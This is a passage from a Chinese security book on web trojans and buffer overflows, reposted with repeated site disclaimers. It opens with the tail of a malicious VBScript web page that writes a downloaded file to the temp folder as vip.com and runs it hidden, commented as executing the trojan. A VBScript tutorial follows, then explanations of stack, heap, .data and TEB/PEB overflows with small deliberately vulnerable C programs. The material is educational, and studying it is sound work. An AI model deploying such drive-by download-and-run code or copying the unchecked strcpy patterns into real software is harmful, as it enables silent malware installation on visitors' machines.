免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
set tmp = F.GetSpecialFolder(2) 'GetSpecialFolder(2) '得到系统临时目录的路径
fname1= F.BuildPath(tmp,fname1) '注入到 vip.com
S.open
S.write x.responseBody '把下载的文件写入数据流中
S.savetofile fname1,2  '把数据流存为文件,在系统临时目录里保存为 vip.com
S.close
set Q = df.createobject("Shell.Application","")
'请注意这里'createobject("Shell.Application",""),创建一个 shell 对象
Q.ShellExecute fname1,"","","open",0 '执行刚才下载下来的木马
</script>
</html>
```

为了能够更好地理解上述代码，并且能够使得读者能够编写出 VBScript 相关的代码，笔者给大家简单介绍一下 VBScript。

VBScript（全称 Microsoft Visual Basic Scripting Edition）是程序开发语言 Visual Basic 家族的最新成员，它将灵活的 Script 应用于更广泛的领域，包括 Microsoft Internet Explorer 中的 Web 客户机 Script 和 Microsoft Internet Information Server 中的 Web 服务器 Script。下面给出一个简单的实例：

```
<html>
<head>
<title>
VBScript 代码示例一
</title>
</head>
<body>
<p>第 3 章 VBScript 实例一</p>
<script type="text/vbscript">
MsgBox("Hello,Everyone!")
</script>
</body>
</html>
```

将上述代码保存为一个 html 格式的文件，并用 IE 打开，读者可以看到如图 3.53 所示的运行情况。




图 3.53　运行情况

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

单击安全性提示，允许 ActiveX 控件运行，我们则可以看到如图 3.54 所示的情况，在网页中插入 VBSscript 语句，应使用<script>。<script>这个 tag 有个属性叫 type，type="text/vbscript"表示插入<script></script>其中的 VBScript 语句。




图 3.54　VBScript 执行

从上面的实例中，读者可以看到 VBScript 程序可以写在网页的<body></body>里，当然 VBScript 程序还可以写在网页的<head></head>里，以下是一个 VBScript 代码放在 Head 中的示例：

```
<html>
<head>
<title>VBScript 代码放在 Head 中</title>
<script type="text/vbscript">
MsgBox("Hello,Everyone!")
</script>
</head>
<body>
<p>第三章 VBScript 实例二。</p>
</body>
</html>
```

允许结果如图 3.55 所示，每当页面载入的时候都会弹出“Hello Everyone”的窗口。




图 3.55　VBScript 代码放在 Head 中

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

VBScript 可以放在网页的任何地方（Body 或 Head）。不过最好尽可能地将所有的脚本代码放在 Head 部分里，以使所有脚本代码集中放置。而且可以确保在调用脚本代码之前，所有的脚本代码都已经被读取并解码。

- VBScript 变量

变量是一种使用方便的占位符，用于引用计算机内存地址，该地址存储脚本运行时可能更改的程序信息。例如，可以创建一个名为 ClickCount 的变量来存储用户单击网页上某个对象的次数。使用变量并不需要了解变量在计算机内存中的地址，重要的一点是可以引用变量名以查看或更改变量的值。在 VBScript 中只有一个基本数据类型，即 Variant，因此所有变量的数据类型都是 Variant。在使用一个变量之前，首先要声明这个变量。在 VBScript 中，使用 Dim，Public，Private 来声明变量。以下是一个简单的示例，运行结果如图 3.56 所示。

```
<html>
<body>
<script type="text/vbscript">
dim url
url="www.vevlo.com"
document.write(url)
</script>
</body>
</html>
```




图 3.56　VBScript 举例

- VBScript 运算符

VBScript 有一套完整的运算符，包括算术运算符、比较运算符、连接运算符和逻辑运算符。如表 3.5～表 3.8 所示。当表达式包含多个运算符时，将按预定顺序计算每一部分，这个顺序被称为运算符优先级。可以使用括号越过这种优先级顺序，首先强制计算表达式中的某些部分。运算时，总是先执行括号中的运算符，然后再执行括号外的运算符。但是，在括号中仍遵循标准运算符的优先级。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

当表达式包含多种运算符时，首先计算算术运算符，然后计算比较运算符，最后计算逻辑运算符。所有比较运算符的优先级相同，即按照从左到右的顺序计算比较运算符。算术运算符和逻辑运算符的优先级如表 3.5～表 3.8 所示。

当乘号与除号同时出现在一个表达式中时，按从左到右的顺序计算乘、除运算符。同样当加与减同时出现在一个表达式中时，按从左到右的顺序计算加、减运算符。

字符串连接（&）运算符不是算术运算符，但是在优先级顺序中，它排在所有算术运算符之后和所有比较运算符之前。Is 运算符是对象引用比较运算符，它并不比较对象或对象的值，而只是进行检查，判断两个对象引用是否引用同一个对象。

表 3.5　算术运算符

运算符符号	运算符描述
^	求幂，计算数的指数次方
-	负号
*	乘
/	除
\	两个数相除并返回以整数形式表示的结果
Mod	两个数值相除并返回其余数
+	加
-	减

表 3.6　连接运算符

运算符符号	运算符描述
&	字符串连接

表 3.7　比较运算符

运算符符号	运算符描述
=	等于
<>	不等于
<</TD>	小于
>	大于
<=	小于等于
>=	大于等于
Is	比较两个对象引用变量

表 3.8　逻辑运算符

运算符符号	运算符描述
Not	非
And	与
Or	或
Xor	异或
Eqv	等价
Imp	隐含

- VBScript 条件语句

在一般情况下，程序语句的执行是按照其书写顺序来执行的。前面的代码先执行，后面的代码后执行。但是这种简单的从上到下的单向流程只适于用一些很简单的程序。大多数情况下，需要根据逻辑判断来决定程序代码执行的优先顺序。若要改变程序代码执行的先后顺序，则任何编程语言都需要用到条件语句和循环语句。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（1）If...Then...Else 条件

当 If 条件为 True 时，即当符合 If 条件时，执行 If 至 End If 之间的脚本。下面笔者通过一个简单的实例来说明，其代码的运行结果如图 3.57 所示（在 9 月 21 日测试）。

```
<html>
<head>
<title>
VBScript 代码示例四
</title>
</head>

<body>
<script type="text/vbscript">
vMon=Month(Date)
'Date 函数返回当前系统日期，Month 函数返回所给日期的月份数。
if vMon = 9 then
document.write("这个月是 9 月份。")
else
document.write("这个月不是 9 月份。")
end if
</script>
</body>
</html>
```



图 3.57　If...Then...Else 条件实例

（2）Select Case 条件语句

Select Case 结构提供了 If...Then...ElseIf 结构的一个变通形式，可以从多个语句块中选择执行其中的一个。Select Case 语句提供的功能与 If...Then...Else 语句类似，但是可以使代码更加简练易读。Select Case 结构在其开始处使用一个只计算一次的简单测试表达式。表达式的结果将与结构中每个 Case 的值比较。如果匹配，则执行与该 Case 关联的语句块，示例代码如下，运行结果如图 3.58 所示（笔者于星期日测试）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
<html>
<head>
<title>
VBScript 代码示例五
</title>
</head>

<body>
<script type="text/vbscript">
vDay=Weekday(Date)
'Date 函数返回当前系统日期
'Weekday 函数返回代表一星期中某天的整数。缺省以星期天为第一天，返回值为 1。
Select Case vDay
Case 1
document.write("今天是星期天。")
Case 2
document.write("今天是星期一。")
Case 3
document.write("今天是星期二。")
Case 4
document.write("今天是星期三。")
Case 5
document.write("今天是星期四。")
Case 6
document.write("今天是星期五。")
Case else
document.write("今天是星期六。")
end select
</script>
</body>
</html>
```




图 3.58　Select Case 条件实例

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

当然 VBScript 除了上述我们介绍的功能外，还有像循环语句、子过程等相关的语法，限于篇幅，笔者对 VBScript 的其他内容不再赘述，有兴趣的读者可以参考 http://www.microsoft.com/china/vbscript/vbstutor/vbstutor.htm 中相关的 VBScript 内容自行学习。

3.6 小结

本章主要介绍在编写或者分析一个网页木马的过程中所要用到的一些基础知识，以及黑客在利用网页木马进行攻击中所利用到的一些小技巧。在阅读本书的过程中本章可以当做参考资料，在碰到一些疑惑问题的时候，可以来本章寻找一下答案。万丈高楼平地起，有一个扎实的基础是透彻分析网页木马的前提。

网页木马利用软件编写的漏洞是属于程序错误的范畴，而要发现并排除错误就要求读者不得不掌握调试器。所以，无论是一个黑客，还是一个安全爱好者，都必须会使用调试器。OllyDbg 是目前 Win32 平台下调试器的王者，使用起来非常方便，上手也非常容易。尽管调试器功能很强大，但反汇编器的地位还是无可替代的，在发现漏洞并且没有源代码的情况下，我们还不得不依赖于反汇编器去理解程序的逻辑。

网页是网页木马的载体，分析网页木马的关键是要能够看懂大段的 HTML 代码，并且能够理解其中的 JavaScript 及 VBScript 脚本的功能。随着网页木马技术的发展，功能变得越来越完善，出现了许多新的隐蔽手段。因此，对于 javascript、VBScript 来说确实是只有想不到，没有做不到！

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

CHAPTER 4

第 4 章　缓冲区溢出

缓冲区溢出给软件安全带来了前所未有的挑战，对于缓冲区溢出的研究自从被发现以来一直没有停止过，因为到目前为止缓冲区溢出攻击仍是攻击计算机系统的有效手段。经过几年的发展，缓冲区溢出的攻击技术已经产生了很多新的攻击手段，本章将对这些技术进行全面的介绍。通过本章，读者可以了解到以下信息：

- 缓冲区溢出的原理；
- 如何通过缓冲区溢出获得程序的控制权；
- 软件编码安全。

4.1　Win32 缓冲区溢出原理

缓冲区溢出的历史，最早可以追溯到 20 世纪 80 年代，当时的讨论都是基于*nix 系统的，那个时候，Windows 操作系统远没有像现在这么普及，所以攻击的目标也大多数是 BSD 的服务器。1988 年流行的莫里斯蠕虫就是一个非常典型的例子，但是，缓冲区溢出的攻击技术到了 20 世纪 90 年代后期便开始发展成熟。我国是在 2000 年以后才有某些高手开始关注这个问题的，但年轻的中国黑客们却后来居上，发现了很多重量级的漏洞，如袁哥发现了 IIS 的 Webdav 漏洞、安全焦点的牛人们又率先公布了 RPC 漏洞的攻击代码，至今，国内对于缓冲区溢出的研究和讨论一直都没有停止过。

缓冲区溢出主要是利用内存管理方面的 Bug，这个问题的存在主要是由于计算机科学的历史原因造成的。内存曾经是非常宝贵的资源，不像现在花费 200 元就能买到 1G 的内存，因此内存的管理就显得格外的重要。即使现在的计算机系统内存都是以兆字节来衡量的，但是不当的内存管理还是会导致拒绝服务问题、甚至像缓冲区溢出这样的远程攻击问题。

早期缓冲区溢出的攻击目标都是服务器，如莫里斯蠕虫攻击的是 Fingerd 服务、Webdav 漏洞攻击的是 Web 服务器。但进入 2000 年以后，攻击目标却逐渐转向了个人用户的客户

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

端，如 2003 年的冲击波蠕虫、2004 年的震荡波蠕虫、以及逐渐流行的网页木马，攻击到了 Microsoft 的 Office、Adobe 的 PDF 阅读器。总的来说，攻击所利用的手段没有变化，而变的是攻击的目标；究其原因，可能是黑客的日益产业化，早期的黑客多是为了兴趣而攻击，而现今的黑客多数是为了其不可告人的目的。

缓冲区溢出的问题近年来逐渐引起了人们的注视，但 Microsoft 每个月的安全公告还是以 10 的数量在增长，几乎所有的公告都涉及缓冲区溢出的问题，可见程序员的安全编码意识仍然是纸上谈兵而已，Microsoft 作为软件业的巨头尚且这样，更何况一些小公司呢？计算机科学的专家也推出了很多措施试图修补这一“漏洞”，但无论是从硬件方面着手的防溢出 CPU 还是从软件方面着手的 DEP、/GS 选项等，都没有能够彻底地解决这一问题。在 Vista 系统推广阶段，微软公司号称 Vista 不会受到缓冲区溢出问题的困扰，可是随之而来的 MS07-017 Microsoft Windows 动画光标畸形 ANI 头结构远程栈溢出漏洞就打破了这一神话。事实证明，缓冲区溢出在未来 5～10 年内是不会退出历史舞台的。并且攻击技术将进一步发展。

对于缓冲区溢出的原理，广大读者朋友应该并不陌生，一个装满水的杯子，如果继续往里面加水，那么水会溢出来，所造成的后果也许会很严重。这儿笔者再给读者介绍一位专家对于理解缓冲区溢出的形象说法：有一部电梯，额定载重是 1000 千克，电梯是直达 6 楼的，5 楼是存放机密文件的地方，可是电梯没有对超重作限制，进来了许多人，超过了它的额定载重，于是电梯到 5 楼就停了，就这样，机密文件泄露了。

4.1.1　栈溢出

大部分现代计算机系统都使用栈来给进程传递参数并且存储局部变量。栈是一个在进程映象内存的高地址内的后进先出（LIFO）的缓冲区。当程序调用一个函数时，一个新的“栈帧”会被创建。这个栈帧包含着传递给函数的各种参数和一些动态的局部变量空间。“栈指针”记录着当前栈顶的位置。由于栈指针的值会因为新变量的压入栈顶而经常的变化，许多实现也提供了一种“帧指针”来定位在栈帧的起始位置，以便局部变量可以更容易地被访问。调用函数的返回地址也同样存储在栈中，因此在函数中的局部变量覆盖了函数的返回地址是栈溢出的一个原因，这就潜在地准许了一个恶意用户可以执行他（她）所想运行的任何代码。如图 4.1 所示。

图 4.1 是指发生在栈中的缓冲区溢出，事实上缓冲区溢出不但会发生在栈中，还会发生在堆（heap）中，甚至还会发生在.data 节中和 TEB/PEB 中。最简单的缓冲区溢出示例程序如下所示：

```
#include <stdio.h>
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
#include <string.h>

char evil[]="AAAAAAAAAAAAAAAAAAAAAAAA";
    ;
void main()
{
    char    buff[4];
    strcpy(buff,evil);
    return;
}
```

上述代码中预留的缓冲区只有 4 个字节，而 strcpy 函数向其中复制了 24 个字节，导致了缓冲区溢出的发生，存储在栈中的函数返回地址将被覆盖，如图 4.2 所示。



图 4.1　缓冲区溢出原理




图 4.2　栈溢出覆盖 EIP

Offset 已经变成了 0x41414141,0x41 正是大写的字母 A，如果我们精心构造这个字符串（Shellcode），就能执行任意代码，实现所有的功能。

4.1.2　堆溢出

这里所说的堆，不是《数据结构》里描述的堆（一种抽象结构，这种结构父节点比子节点都大或都小）。本书中所讲的堆（英文称做 heap），是 Windows 系统中的一种物理结构，用来动态分配和释放对象，用在事先不知道程序所需对象的数量和大小的情况下，或对象太大而不适合堆栈分配程序的情况。栈溢出和堆溢出是完全不同的：在可执行程序的 text 区，栈是从高地址向低地址扩展，是存放变量的地方，在编译时由编译器静态分配。而堆，是在可执行程序的 heap 区，从低地址向高地址扩展，是存放由 malloc 等函数动态分配的内

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

存的地方，其结构在内存中的映射关系是：堆是从低地址向高地址增长的，而栈是从高地址向低地址增长的。堆溢出就是在给分配的堆复制字符时超过了所分配的内存大小。最简单的堆溢出示例程序如下：

```
#include <stdio.h>
#include <windows.h>

int foo(char *buf);

int main(int argc, char *argv[])
{
    HMODULE l;
    l = LoadLibrary("msvcrt.dll");

    printf("\n\nHeapoverflow Poc\n");
    if(argc != 2)
        return printf("缺少参数");
    foo(argv[1]);
    return 0;
}


int foo(char *buf)
{
    HLOCAL h1 = 0, h2 = 0;
    HANDLE hp;


    hp = HeapCreate(0,0x1000,0x10000);
    if(!hp)
        return printf("Failed to create heap.\n");

    h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,4);

    printf("HEAP: %.8X %.8X\n",h1,&h1);

    // Heap Overflow occurs here:
    strcpy(h1,buf);

    // 第二次调用 HeapAlloc() 将使我们获得程序的控制权
    h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,260);
    printf("hello");

    return 0;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

在 foo()函数中，HeapAlloc 函数申请了 4 个字节大小的堆用于存放变量，而 strcpy 函数又对 buf 变量的长度没有检查，如果将一个超长字符串复制到堆中，将破坏原有的堆控制数据结构，当第二次调用 HeapAlloc()函数的时候，通过精心构造恶意的字符串，就能取得程序的控制权，如图 4.3 和图 4.4 所示：




图 4.3　给堆溢出 poc 传递超长参数




图 4.4　堆溢出引发异常

由于笔者水平有限，本章中对堆溢出的利用将不予介绍，对堆溢出感兴趣的读者可以参考其他资料。

4.1.3　.data 节中的溢出

PE 文件以某种顺序表示代码或数据，可读写的程序数据（如全局变量），其他的节包

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

含 API 的引入引出表，资源，重定位表。每个节都有自己的属性，包括是否是代码节，是否只读还是可读可写，节的数据是否全局共享。通常，节中的数据在逻辑上是关联的。PE 文件一般至少要有两个节，一个是代码节（.text），另一个为数据节（.data），一般还有一个其他类型数据的节。每个节都有一个独特的名字，这个名字是用来表达这个节的用途的，比如：.RDATA 表示一个只读节，节的名字对于操作系统毫无意义，只是为了人们便于理解。把一个节命名为 FOOBAR 和.TEXT 是一样有用的。微软给他们的节命名了一个有特色的名字，但这不是必需的。Borland 的连接器使用的是 code 和 data。一般编译器将产生一系列标准的节，但这没有什么不可思议的。你可以建立和命名自己的节，链接器会自动地在程序文件中包含它们。在 Visual C++中，你能用#pragma 指令让编译器插入数据到一个节中。一个 Visual C++编译出的典型程序有如下的节，如图 4.5 所示：




图 4.5　利用 PEiD 查看可执行的节信息

.data 节中通常存放一些全局变量，因此发生在.data 中的溢出是完全可能的，而且可以被利用。如果对此有疑问的话，请看如下的代码：

```
#include <stdio.h>
#include <windows.h>

unsigned char buffer[16]="";
FARPROC mprintf = 0;
FARPROC mstrcpy = 0;

int main(int argc, char *argv[])
{
    HMODULE hmod= 0;
    hmod= LoadLibrary("msvcrt.dll");
    if(!hmod)
        return 0;
    mprintf = GetProcAddress(hmod,"printf");
    if(!mprintf)
        return 0;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        mstrcpy = GetProcAddress(hmod,"strcpy");
        if(!mstrcpy)
              return 0;
        (mstrcpy)(buffer,argv[1]);
        (mprintf)("%s",buffer);

        FreeLibrary(hmod);

        return 0;
}
```

Buffer、mprintf 和 mstrcpy 都是全局型变量，mprintf 和 mstrcpy 是两个函数指针变量，函数地址都是通过动态调用 GetProcAddress 获得的，mstrcpy 函数调用的时候并没有检查传入的参数长度，当提供一个超长字符串的时候，两个函数指针均被覆盖，当后续代码调用到该函数的时候，程序的控制权就会被接管，如图 4.6 和图 4.7 所示：



图 4.6　给存在漏洞程序传递超长参数




图 4.7　.data 中函数指针被覆盖

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

4.1.4　TEB/PEB 溢出

到目前为止，没有出现任何漏洞是因 TEB 溢出而引起的，但是为了完整地介绍缓冲区溢出，这种溢出还是很有必要介绍一下，因为它确实可能存在。每个 TEB 都有一个缓冲区被用于将 ANSI 字符集转换为 Unicode 字符集，像 SetComputerNameA 和 GetModuleHandleA 这两个 API 函数就会用到这个缓冲区，可以想像如果这两个函数没有对传入的字符串进行长度检查，那么溢出就会发生。如果这种情况真的发生了，如何才能取得程序的控制权呢？这和发生溢出的线程密切相关，如果这是程序的主线程，那么 PEB 中的数据将会被覆盖，PEB 里面有很多重要的指针，一旦被覆盖，就能导致执行任意指令。如果发生在其他线程中，那么其他线程的 TEB 将会被覆盖。TEB 里同样也有许多重要的指针，例如 SEH 里的 EXCEPTION_REGISTRATION 结构体，如果能触发异常，那么就能取得程序的控制权。让我们换一下思路，如果提供的字符串足够长，那么最终还是可以覆盖到 PEB 里数据的。事实上，微软对于这些 API 的参数是严格地检查过了的，但是也不能完全排除这种溢出存在的可能性。如果漏洞真的存在，利用起来也不是太容易的，因为 Shellcode 将会被转换成 Unicode。

4.1.5　格式化字符串漏洞

